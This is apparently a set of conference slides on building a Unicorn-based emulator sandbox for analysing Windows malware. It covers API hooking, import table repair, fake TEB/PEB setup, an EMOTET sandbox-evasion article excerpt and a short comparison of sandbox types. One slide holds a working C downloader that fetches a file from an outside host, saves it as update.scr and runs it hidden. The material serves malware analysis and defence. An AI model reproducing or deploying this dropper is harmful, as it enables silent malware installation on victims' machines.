    args = struct.unpack('<IIIIII', uc.mem_read(sp, 24))
    retn_addr = args[0]
    caller_addr = args[0] - 6 # size of 'call ds: xxxx' = 6 in x86

    # program counter is point to win32 api?
    if  HOOK_BASE <= addr <= HOOK_BASE_MAX:
        api_name = self.win32_get_api_name_by_addr(addr)
        if api_name == None:
            self.printApi('[!] %x: executed bad API addr @ %x' % (caller_addr, addr))
        else:
            self.printApi('\n[+] %x: invoked win32 API %s' % (caller_addr, api_name))
            self.printApi('[+] -------------------- stack trace --------------------')
            for i in range(1, 5):
                strval = uc.mem_read(args[i], 30).decode('utf8', errors='ignore').strip('\x00')
                self.printApi('>>> args_%i(%x) --> %.8x | %s' % (i, sp + 4 * i, args[i], strval))
            self.printApi('-----------------------------------------------------\n')
    else:
        malBox.print_memory(uc, addr, size, self)
```

>_hook

```
# deal with x86 call frame
self.uc.mem_map(0, 1024 * 1024 * 4)
self.uc.reg_write(UC_X86_REG_ESP, self.stack_base + self.stack_size - 4)
self.printLog('\t[+] allocate stack @ %x' % (self.stack_base + self.stack_size - 4))

self.uc.hook_add(UC_HOOK_CODE, malBox.hook_code, self)
```

>_Emulation

```
42      try:
43          print("Virtualize Running ... ")
44          mu.reg_write(UC_X86_REG_ESP, 0x3fffff) # point esp to stack memory (0x3fffff)
45          mu.reg_write(UC_X86_REG_EBP, 0x3fffff)
46          mu.reg_write(UC_X86_REG_FS, TIB)
47
48          mu.hook_add(UC_HOOK_CODE, hook_code)
49          mu.emu_start(addrEntry, 0)
50
51          # now print out some registers
52          print("Emulation done. ")
53          sys.exit(0)
54          r_ecx = mu.reg_read(UC_X86_REG_ECX)
55          r_edx = mu.reg_read(UC_X86_REG_EDX)
56          print(">>> ECX = 0x%x" %r_ecx)
57          print(">>> EDX = 0x%x" %r_edx)
58
59      except UcError as e:
60          print("ERROR: %s" % e)
```

>_Downloader

```c
/**
 * HITCON CMT 2018 PoC, Downloader
 * by aaaddress1@chroot.org
 *
 * compile via MinGW:
 * gcc -static PoC.c -lurlmon -o PoC.exe
 */
#include <windows.h>
#include <stdio.h>
#include <urlmon.h>

int main(void) {
    char url[] = "http://exp.0it.net/?malware";
    char path[MAX_PATH];

    // download malware to temp path
    GetTempPathA(MAX_PATH, path);
    strcat(path, "update.scr");

    // invoke it
    URLDownloadToFile(NULL, url, path, 0, NULL);
    WinExec(path, SW_HIDE);
    return 0;
}
```

Demo

aaaddress1@chroot.org

Challenge 4 🎯

>_TEB, PEB, LDR, ...

>_Repair IAT

```
# repair import descriptor (import address table)
self.printLog("\t[+] Listing the imported symbols")
for entry in self.pe.DIRECTORY_ENTRY_IMPORT:
    curr_dll_dict = {}
    curr_dll_dict['apiDict'] = {}
    curr_dll_dict['dllName'] = entry.dll.decode()
    curr_dll_dict['dllBase'] = HOOK_BASE + len(self.win32_dict) * EACH_DLL_PAGE_SIZE
    curr_dll_dict['dllLimt'] = curr_dll_dict['dllBase'] + EACH_DLL_PAGE_SIZE - 1

    self.uc.mem_map(curr_dll_dict['dllBase'], EACH_DLL_PAGE_SIZE)
    self.uc.mem_write(curr_dll_dict['dllBase'], b'\xC3' * EACH_DLL_PAGE_SIZE) # ret
    self.printLog('\t%x - %s' % (curr_dll_dict['dllBase'], curr_dll_dict['dllName']))

    for imp in entry.imports:
        curr_api_name = imp.name.decode()
        curr_api_addr = curr_dll_dict['dllBase'] + len(curr_dll_dict['apiDict'])
        self.uc.mem_write(imp.address, struct.pack('<I', curr_api_addr))
        curr_dll_dict['apiDict'][curr_api_addr] = curr_api_name
        self.printLog("\t\t[%x] -> %s @ %x" % (imp.address, curr_api_name, curr_api_addr))
    self.win32_dict[curr_dll_dict['dllName']] = curr_dll_dict
```

>_Challenge 4

```python
def repair_fake_teb(self):
    # fake tib/peb
    # refer https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
    # http://www.youngroe.com/2015/08/01/Debug/peb-analysis/
    TEB_BASE = 0
    PEB_BASE = TEB_BASE + 0x1000

    class teb_struct(Structure):
        _fields_ = [
            ("seh_frame", c_uint32),          # fs:00h <-- important
            ("stack_base", c_uint32),         # fs:04h high addr
            ("stack_limit", c_uint32),        # fs:08h low addr
            ("sub_sys_tib", c_uint32),        # fs:0ch keep null
            ("fiber_data", c_uint32),         # fs:10h keep null
            ("arbitary_data", c_uint32),      # fs:14h keep null
            ("addr_of_teb", c_uint32),        # fs:18h <-- important
            ("envment_pointer", c_uint32),    # fs:1ch keep null
            ("process_id", c_uint32),         # fs:20h process id
            ("curr_thread_id", c_uint32),     # fs:24h current thread id
            ("act_rpc_handle", c_uint32),     # fs:28h keep null
            ("addr_of_tls", c_uint32),        # fs:2ch don't care
            ("proc_env_block", c_uint32)      # fs:30h <-- important
                                              # ... too much item
        ]
    teb = teb_struct(
        -1,                                   # fs:00h
        self.stack_base,                      # fs:04h
        self.stack_base - self.stack_size,    # fs:08h
        0,                                    # fs:0ch
        0,                                    # fs:10h
        0,                                    # fs:14h
        TEB_BASE,                             # fs:18h (teb base)
        0,                                    # fs:1ch
        0xdeadbeef,                           # fs:20h (process id)
        0xdeadbeef,                           # fs:24h (current thread id)
        0,                                    # fs:28h
        0,                                    # fs:2ch
        PEB_BASE                              # fs:3ch (peb base)
    )
    teb_payload = bytes(teb)
    self.uc.mem_map(TEB_BASE, 1024 * 1024 * 4)
    self.uc.mem_write(TEB_BASE, teb_payload)
    self.uc.reg_write(UC_X86_REG_FS, TEB_BASE)
```

Recap

aaaddress1@chroot.org

>_Bypass

New EMOTET Hijacks a Windows API, Evades Sandbox and Analysis


webcache.googleusercontent.com November 15, 2017 08:43 AM

We discussed the re-emergence of banking malware EMOTET in September and how it has adopted a wider scope since it wasn't picky about the industries it attacks. We recently discovered that EMOTET has a new iteration (detected as TSPY_EMOTET.SMD10) with a few changes in its usual behavior and new routines that allow it to elude sandbox and malware analysis.

Based on our findings, EMOTET's dropper changed from using RunPE to exploiting CreateTimerQueueTimer. CreateTimerQueueTimer is a Windows application programming interface (API) that creates a queue for timers. These timers are lightweight objects that enable the selection of a callback function at a specified time. The original function of the API is to be part of the process chain by creating a timer routine, but here, the callback

blog.trendmicro.com/trendlabs-security-intelligence/new-emotet-hijacks-windows-api-evades-sandbox-analysis

>_ AV Leak



hwww.youtube.com/watch?v=a6y0wvFds78

>_Sandbox

- VM-like Sandbox
  - Slow, resource consuming
  - Easily to be identified
- Loader-like Sandbox
  - Not easy to implement whole system API
- Cuckoo-like Sandbox
  - Not isolated environment, vulnerable

Thanks!

aaaddress1@chroot.org

Github

Slide

Facebook

@aaaddress1